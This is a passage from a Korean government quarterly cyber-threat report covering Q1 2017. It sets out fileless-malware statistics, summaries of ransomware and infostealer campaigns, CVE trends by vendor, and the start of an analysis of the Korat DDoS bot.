악성행위가 이뤄진다. 파일이 없는 상태로 메모리에만 존재하기 때문에 기존의 파일 기반 탐지만으로는 탐지가 어렵다.

** 파워쉘 : 시스템 관리용으로 특별히 설계된 작업 기반 쉘 및 스크립트 언어로써 윈도우 운영 체제 및 응용 프로그램의 관리를 쉽게 제어하고 자동화하는데 사용*

*** WMIC : Windows Management Instrumentation Command. 윈도우에서 제공하는 윈도우 관리용 시스템 명령 입력 도구*

H社에 따르면 2016년 국내의 파일 없는 악성코드 공격은 총 3,782건으로 2015년 대비 약 400% 증가하며 역대 최대치를 기록했다. 2017년 1분기는 2016년 전체 대비 50%가 발견되며 파일 없는 악성코드의 공격 빈도가 갈수록 많아지는 것으로 나타났다.


구분 \ 기간	2015년	2016년	2017년 1분기
PowerShell 이용	952	2,958	1,362
WMIC 이용	0	824	549
합계	952	3,782	1,911



[그림 2-3] 파일이 없는(Fileless) 악성코드 공격 현황(국내)(출처 : 하우리 APTShield Radar)

파워쉘을 이용하는 록키 랜섬웨어

이메일을 통해 메모장으로 위장한 바로가기(.LNK) 파일 형태로 유포되었다. 사용자가 해당 바로가기 파일을 실행할 경우, 파워쉘 프로그램을 통해 사용자 PC에 록키 랜섬웨어를 다운로드 후 실행한다. 실행된 록키 랜섬웨어는 사용자 PC의 사진 및 그림 파일, 각종 오피스 문서 등을 암호화하여 몸값을 요구하며, 암호화된 파일은 확장자가 '.OSIRIS'로 변경된다.




[그림 2-4] 메모장으로 위장한 바로가기 파일(파워쉘 실행 용도)

나. '북한민주화' 주제로 유포된 한글 악성코드

해당 악성코드는 이메일을 통해 「북한민주화와 민주주의적 전략.hwp」이란 파일명으로 유포되었으며, 문서를 열람할 경우 취약점을 이용해 정상 프로그램인 'wscript.exe' 프로그램을 실행시킨다. 이후 해당 프로세스에 정보탈취 악성코드를 인젝션시키는 방식으로 동작한다.

PC에 감염된 악성코드는 PC 정보 및 PC 화면을 캡처하여 서버로 전송하고, 추가로 악성코드를 다운로드하는 기능이 포함되어 있다.




[그림 2-5] 한글 문서 악성코드 차단 화면

다. 리눅스 타깃 'KillDisk' 변종 랜섬웨어

리눅스 시스템을 타깃으로 하는 KilDisk 변종 랜섬웨어가 발견됐다. 리눅스 랜섬웨어의 등장이 이번이 처음은 아니다. 2015년 11월 경 이미 리눅스를 타깃으로 파일을 암호화 하는 Linux.Encoder가 있었다. 이 악성코드는 윈도우 타깃 랜섬웨어와는 달리 암호화 키를 인자로 받아 WEB · DB 서버 운용에 필요한 데이터들을 타깃으로 암호화를 수행했다.

해당 랜섬웨어는 grub 파일을 열어 타임아웃을 설정하고 랜섬웨어 복호화 관련 메시지를 기록한다. 이후 랜덤한 키를 생성해 DES 알고리즘으로 파일 암호화 후 재부팅을 수행해 랜섬웨어 복호화 관련 메시지를 보여주며 222비트코인(약 2억 7천만 원)을 요구한다. 랜섬웨어는 time값을 이용해 키를 생성하고, 생성된 키 값을 서버로 전송하는 루틴이 존재하지 않아 입금한다고 해도 복호화가 불가능하다.




[그림 2-6] KillDisk 감염화면

라. 트럼프(미국 대통령) 랜섬웨어

트럼프를 주제로 한 트럼프락커(TrumpLocker)는 이메일을 통해 압축 파일 형태로 유포된다. 압축파일을 해제하면 PDF로 위장한 실행파일이 존재하며, 이를 실행할 경우 감염된다. 감염될 경우 72시간 내 해커의 비트코인계좌로 150달러(약 17만원) 입금을 요구한다.

해당 악성코드는 기존에 국내 맞춤형으로 유포된 비너스락커(VenusLocker)와 동일한 소스코드를 이용해 제작되었다. 감염 될 경우 볼륨 쉐도우 복사본을 삭제하여 윈도우 복원을 불가능하게 한다. 그 후 파일을 암호화하여 확장자명을 '.TheTrumpLockerf', '.TheTrumpLockerpd'로 변경한다. 암호화가 완료되면 'YOU ARE HACKED'라는 메세지와 함께 도날드 트럼프의 사진을 출력한다.




[그림 2-7] 트럼프락커 랜섬웨어에 감염된 PC 화면

마. 공인인증서 탈취 랜섬웨어

해당 랜섬웨어는 보안 채팅 프로그램으로 위장되어 유포되었다. 해당 프로그램을 실행할 경우 PC에 있는 각종 정보(공인인증서, 웹서핑 히스토리 등)를 수집한다.

수집된 정보는 압축하여 GitHub 서버로 업로드되며, 자기 자신을 시작프로그램에 등록하여 PC를 재부팅 하여도 지속적으로 실행되어 정보를 유출한다. 감염 후엔 '우리는 당신의 정보를 가져갔으니 이를 멈추기 위해 비트코인을 지불하라'는 메세지를 남기며 1비트코인(약 120만원) 지불을 요구한다.



[그림 2-8] 랜섬웨어가 탈취해가는 공인인증서 파일

바. 국내 타깃 설문지 위장 랜섬웨어

이번에 발견된 비너스락커는 기존 버전에 없던 한글(.hwp) 확장자를 암호화 하는 기능이 추가되었으며, 분석을 어렵게 만들기 위해 난독화 코드가 강화되었고, 가상 머신에선 동작하지 않는다.

해당 랜섬웨어의 동작 유효기간은 2017년 4월 1일까지로 설정되어 있으며, 바탕화면을 아래 이미지로 변경한다. 복호화 비용으로 1비트코인(약 120만원)을 요구한다.

[그림 2-9] 비너스락커 랜섬웨어 감염 시 변경되는 바탕화면

비너스락커는 국내 맞춤형으로 제작된 랜섬웨어로 지난해 말부터 국내에 유포되기 시작하였으며, 주요 기관 및 기업을 겨냥하여 지속적으로 발전하며 유포되고 있다. 특히 한국어를 사용하여 정교한 사회공학 기법으로 이메일을 통해 유포되고 있어 각별한 주의가 필요하다.

사. 메모리 해킹 악성코드

해당 메모리 해킹 악성코드는 광고, 쇼핑 도우미, 검색 도우미 등의 애드웨어 프로그램 업데이트 기능을 악용하여 설치된다.

악성코드가 동작하면 우선 백신을 무력화시키고, 이후 메모리 해킹을 통해 금융 보안 모듈 역시 무력화한 후, 정상적인 인터넷 뱅킹 서비스 사용 중 특정 팝업창을 띄워 사용자 금융 정보를 탈취한다.


[그림 2-10] 메모리 해킹 악성코드에 포함된 가짜 본인인증 팝업 창

탈취한 금융 정보와 공인 인증서, 보안카드 정보를 특정 서버에 업로드한다. 또한 지속적으로 업데이트 서버에 접속해 자가 업데이트를 시도한다.

아. '근로계약서' 사칭 랜섬웨어

해당 한글 문서 악성코드는 '근로계약서를 보내드립니다.'라는 제목의 이메일로 전파되었다. 해당 이메일에는 「근 로 계 약 서.hwp」와 「실행예산변경.hwp」 파일이 첨부되어 있고, 해당 문서를 열람할 경우 정보탈취 악성코드에 감염되어 PC 기본정보(컴퓨터 이름, 사용자 이름, CPU, 메모리 정보 등)가 외부로 전송된다.


국내의 한 병원 웹 서버로부터 그림 파일로 위장한 암호화된 정보탈취 악성코드를 추가로 다운로드하고 해당 프로세스의 메모리상에 복호화 후 동작시키는 방식을 사용한다. 감염 후엔 감염 PC정보를 클라우드 서버로 전송하며, 추가 악성코드를 다운로드한다.



[그림 2-11] 「근 로 계 약 서.hwp」 한글 악성코드 내용

자. 나노코어 악성코드

국내에 유포 중인 '나노코어' 원격제어 악성코드는 주로 게임 관련 프로그램 등 정상 프로그램으로 위장하여 유포되고 있다. 해당 악성코드에 감염될 경우 해커는 원격제어 기능을 이용하여 피해자 PC에서 정보(파일제어, 화면제어, 웹 캠, 마이크 등)를 유출한다.



[그림 2-12] 국내에서 판매되고 있는 나노코어 기반 해킹 툴과 감염된 좀비들

차. 아톰바밍 방식을 이용하는 악성코드 '드리덱스'

아톰바밍(AtomBombing)*이라고 불리는 코드 인젝션 기술을 가지고 있는 드리덱스(Dridex)가 IBM 보안 연구원들로부터 발견되었다. 해당 악성코드는 유럽의 여러 온라인 뱅킹 시스템을 공격 중이다.

** 아톰바밍 : 공격에 동원될 수 있는 코드를 아톰 테이블(Atom Table)이라는 윈도우 요소에 인젝션하는 것을 말한다. 아톰 테이블은 거의 모든 버전의 윈도우에 존재하는 것으로, 특정 애플리케이션 데이터를 저장하는데 활용됨*

드리덱스는 Microsoft 문서에 내장된 매크로를 사용하거나 웹 인젝션 공격을 통해 피해 PC에 침투하는 잘 알려진 뱅킹 악성코드이다.


이번에 발견된 드리덱스는 아톰 테이블을 사용해 페이로드와 기타 연관성이 있는 데이터를 특정 프로세스가 차지하는 메모리 공간으로 복사한다.

아톰바밍을 활용한 코드 인젝션 기능뿐 아니라 새로운 암호화 및 스파이 기능 또한 탑재되어 있으며, 이 두 기능으로 인해 탐지가 어렵다.

카. 표적 공격 랜섬웨어 'PetrWrap'

'Petya' 자체는 2016년 5월에 처음 발견된 랜섬웨어로 컴퓨터에 저장된 데이터를 암호화하고 하드디스크 드라이브의 마스터 부트 레코드에 겹쳐 쓰기 해서 감염 PC의 부팅이 불가능하도록 만든다.

PetrWrap 공격은 기존 Petya를 사용하는 대신, 즉각적으로 본래의 Petya 랜섬웨어를 패치하는 특수 모듈을 만들었으며 Petya와는 다른 자체 암호 루틴을 사용한다. PC의 피해 정도를 판단하거나 복구하는 것이 힘들도록 기존 Petya 랜섬웨어 감염화면인 해골을 보여주지 않으며 Petya에 대한 언급을 하지 않는다.



[그림 2-13] PetrWrap 랜섬웨어 감염 화면


4) 향후 전망

악성코드 유포는 홈페이지 취약점 악용 및 파일공유 사이트를 이용한 유포 방식이 일반적이었다. '17년 1분기에 사회공학적 공격방법을 이용한 스피어피싱 유포 사례가 다수 발견되었지만 2분기에는 멀버타이징*과 같이 더욱 진화된 방식을 이용한 랜섬웨어, 원격제어 악성코드 등 다양한 방식의 악성코드 유포가 예상된다.

* *멀버타이징(Malvertising) : 악성코드(Malware)와 광고(Advertising)의 합성어로 광고서버를 해킹하여 악성코드를 유포하는 공격기법*

2 1분기 취약점 동향

2017년 1분기 동안 발표된 CVSS 점수[1] 7.0 이상의 취약점 671개를 벤더별로 구분해보면, 안드로이드 관련 벤더들에서 가장 많은 취약점이 발견되는 것을 확인할 수 있다.



[그림 2-14] 2017년 1분기 벤더별 CVE 취약점 분포

1) CVSS(Common Vulnerability Scoring System) : 보안 취약점 공동 평가 시스템이며 본 문서는 v2 점수 체계를 기준을 따른다.

1) 벤더별 CVE 취약점 특징

위의 통계에서 Google, Qualcomm 취약점 모두와 MediaTek 취약점의 95%, NVIDIA 취약점의 70%가 안드로이드 관련 취약점으로 분류된다. 이를 모두 합하면 총 197개, 전체의 29%에 해당한다.

이러한 추세는 지난 해 3분기 148개의 안드로이드 관련 취약점이 발견된 이래 사상 최고치를 경신한 것이다. 또한 지난 3분기의 안드로이드 관련 취약점이 대부분 Google과 Qualcomm 벤더의 취약점인 것에 비해, 올해 1분기에는 총 5개의 관련 벤더에서 더욱 다양한 취약점이 발표된 특징이 있다.

세부적인 분류를 살펴보면, 먼저 Google 취약점 87개 중 미디어서버 취약점은 29개, 오디오서버 취약점은 10개, 커널 취약점은 25개였다. Qualcomm 취약점은 GPU, WI-FI, CAMERA등 다양한 안드로이드 드라이버 취약점이었다. NVIDIA, MediaTek, Broadcom 취약점은 Google, Qualcomm 벤더에 비해 상대적으로 편중된 분류를 보인다. NVIDIA, MediaTek 취약점은 주로 GPU 드라이버, Broadcom은 Wi-Fi 드라이버 취약점이 많은 것이 특징이다.

Adobe 취약점은 안드로이드 계열을 제외한 단일 벤더 중에서 가장 많은 수가 발표되었다. 2016년 2분기까지는 익스플로잇 킷 등에서 빈번하게 사용되는 Flash 취약점 비율이 매우 높았으나 하반기부터는 점차 줄어들었으며, 이번 1분기에는 Acrobat 취약점과 Flash 취약점이 거의 동일한 비율로 나타났다. 전체 63개 취약점 중 Acrobat 취약점은 31개, Flash 취약점은 30개였다.

Microsoft 취약점은 3위인 52개로, 단일 벤더로는 3번째로 많은 취약점이 발표되었다. 이 중 Windows 취약점은 26개, 각종 웹 브라우저에서 사용되는 Scripting Engine 취약점이 20개였다. 이 중 Explorer 계열에 영향을 미치는 취약점은 2개이며, 나머지 18개는 모두 Edge 브라우저에만 영향을 미친다. 국내에서 이슈가 된 취약점으로는 IIS 6.0의 WebDAV를 이용한 원격 코드 실행 가능 취약점인 CVE-2017-7269가 있다.


Apple 취약점은 27개이며, 이 중 11개는 macOS에만, 나머지 16개는 iOS와 macOS, tvOS, watchO에 광범위한 영향을 미친다. 이 취약점들은 커널을 비롯하여 그래픽 드라이버, 블루투스 등 다양한 컴포넌트에 영향을 미친다.

2) 취약점 특이사항

2016년에 이슈가 된 바 있는 ImageMagick 제품에서는 작년 한 해에 18개의 취약점이 발표되었으나, 올해에는 1분기에만 총 11개의 취약점이 발표되었다. CVSS 7.0 기준 미적용시 총 112개의 취약점이 발표되었으며, 이는 단일 제품 취약점인 것을 감안하면 상당히 많은 수치이다.

또 하나의 특이한 벤더로는 FaceBook을 들 수 있다. 2월에 CVSS 7.5점의 취약점 6개가 발표되었는데, 이는 거의 2년 만에 보고된 CVSS 7점 이상의 취약점이다. 이번에 발표된 Facebook 취약점들은 모두 HHVM 취약점이다. HHVM은 웹 사이트 구축에 사용하던 PHP 언어의 코드를 더 빠르게 실행할 수 있도록 도와주는 가상머신의 일종이다.

국내에서 이슈가 된 취약점으로는 Apache Struts 취약점을 들 수 있다. 3월에 발표된 CVE-2017-5638의 경우, 중국 해커들이 이 취약점을 이용하는 공격 툴로 다수의 한국 홈페이지를 변조함으로써 이슈가 되기도 하였다.[2)]



[그림 2-15] Struts 취약점을 이용한 해킹 툴

2) 데일리시큐 3월 9일 기사. "중국 해커들, Struts2 자동화 공격 툴과 공격방법 공유 중"
http://www.dailysecu.com/?mod=news&act=articleView&idxno=18931

KISA 2017년 1분기 사이버 위협 동향 보고서

제 3 장.
전문가 기고문

1 코렛(Korat) – 국내 유포 디도스(DDoS) 공격 악성코드 분석

안랩 시큐리티대응센터(ASEC) 분석팀
최수진 연구원

1) 코렛 악성코드

본 문서는 디도스(DDoS) 공격을 목적으로 국내에서 제작되어 유포되고 있는 '코렛'(Korat) 악성코드에 대해 유포 방식 및 주요 기능을 분석한다.


공격자는 디도스 공격을 위해 다수의 봇(Bot), 일명 좀비 PC로 구성된 봇넷(Botnet)에 원격 명령을 내린다. 이러한 감염된 봇 PC 내에는 악성 실행 파일이 상주하고 있으며 공격자가 내리는 원격 명령에 따라 봇 PC를 제어할 수 있고 최종 디도스 공격 대상 시스템을 대상으로 